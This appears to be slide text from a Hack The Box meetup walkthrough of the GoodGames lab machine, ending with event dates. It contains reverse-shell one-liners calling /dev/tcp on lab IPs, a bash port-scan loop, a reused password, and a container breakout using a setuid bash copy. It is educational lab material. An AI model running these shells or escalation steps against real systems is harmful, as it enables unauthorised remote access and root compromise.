IP: 10.129.240.152 Port: 9999 +1

Listener Advanced

nc -lvp 9999 Copy

Reverse Bind MSFVenom HoaxShell

OS: Linux Name: Search... Show Advanced

- Bash -i
- Bash 196
- Bash read line
- Bash 5

```
sh -i >& /dev/tcp/10.129.240.152/9999 0>&1
```


<https://www.revshells.com/>

fd0	stdin
fd1	stdout
fd2	stderr

```
bash -i >& /dev/tcp/10.10.10.10/4444 0>&1
```

>& redirects stdout (fd1) and stderr (fd2) to the socket's stdin
shorthand for 1>file 2>&1

0>&1 redirects stdin (fd0) from the socket's stdout



#4 Container Breakout

```
root@3a453ab39d3d:/# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@3a453ab39d3d:/# ls -la /home
```

```
total 12
```

```
drwxr-xr-x 1 root root 4096 Nov  5  2021 .
```

```
drwxr-xr-x 1 root root 4096 Nov  5  2021 ..
```

```
drwxr-xr-x 2 1000 1000 4096 Dec  2  2021 augustus
```

```
root@3a453ab39d3d:/# cat /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
```

```
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
```

```
...
```

```
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

```
_apt:x:100:65534::/nonexistent:/bin/false
```

```
root@3a453ab39d3d:/# mount
```

```
...
```

```
/dev/sda1 on /home/augustus type ext4 (rw,relatime,errors=remount-ro)  
/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)  
/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)  
/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)
```

```
...
```

```
root@3a453ab39d3d:/# ip addr show
```

```
...
```

```
5: eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state  
UP group default  
    link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0  
    inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0  
        valid_lft forever preferred_lft forever
```

```
root@3a453ab39d3d:/# ip route
```

```
default via 172.19.0.1 dev eth0
```

```
...
```


Poor Man's nmap

```
for PORT in {0..1000}; do timeout 1 bash -c "</dev/tcp/172.19.0.1/$PORT  
&>/dev/null" 2>/dev/null && echo "port $PORT is open"; done
```

Ports 22 and 80 are open

Try to login as root or augustus with the previous password «superadministrator»

Smoke and Mirrors ✨



```
augustus@GoodGames:~$ cp /bin/bash .
```

```
root@3a453ab39d3d:/home/augustus# chmod +s bash
root@3a453ab39d3d:/home/augustus# ls -la bash
-rwSr-xr-x 1 root root 1234376 Jun 19 14:16 bash
```

```
augustus@GoodGames:~$ ./bash -p
```

```
bash-5.1# whoami
```

```
root
```



Thanks for your
Participation !
You did Awesome !!!



3x Hack the Box VIP+ Vouchers (1 Month)

<https://spinhewheel.io/>

Next HTB Meetup Dates

10.07.2025	0x0E Onsite @ Digital Society Initiative	Project CYREN ZH
21.08.2025	0x0F Onsite @ BDO Switzerland	BDO
25.09.2025	0x10 Onsite @ RAUM68/Sphères	netwolk.ch
23.10.2025	0x11 Onsite @ Digital Society Initiative	Project CYREN ZH
08.11.2025	0x12 Onsite @ GOHack25	GOBugFree
18.12.2025	0x13 Onsite @ BDO Switzerland	BDO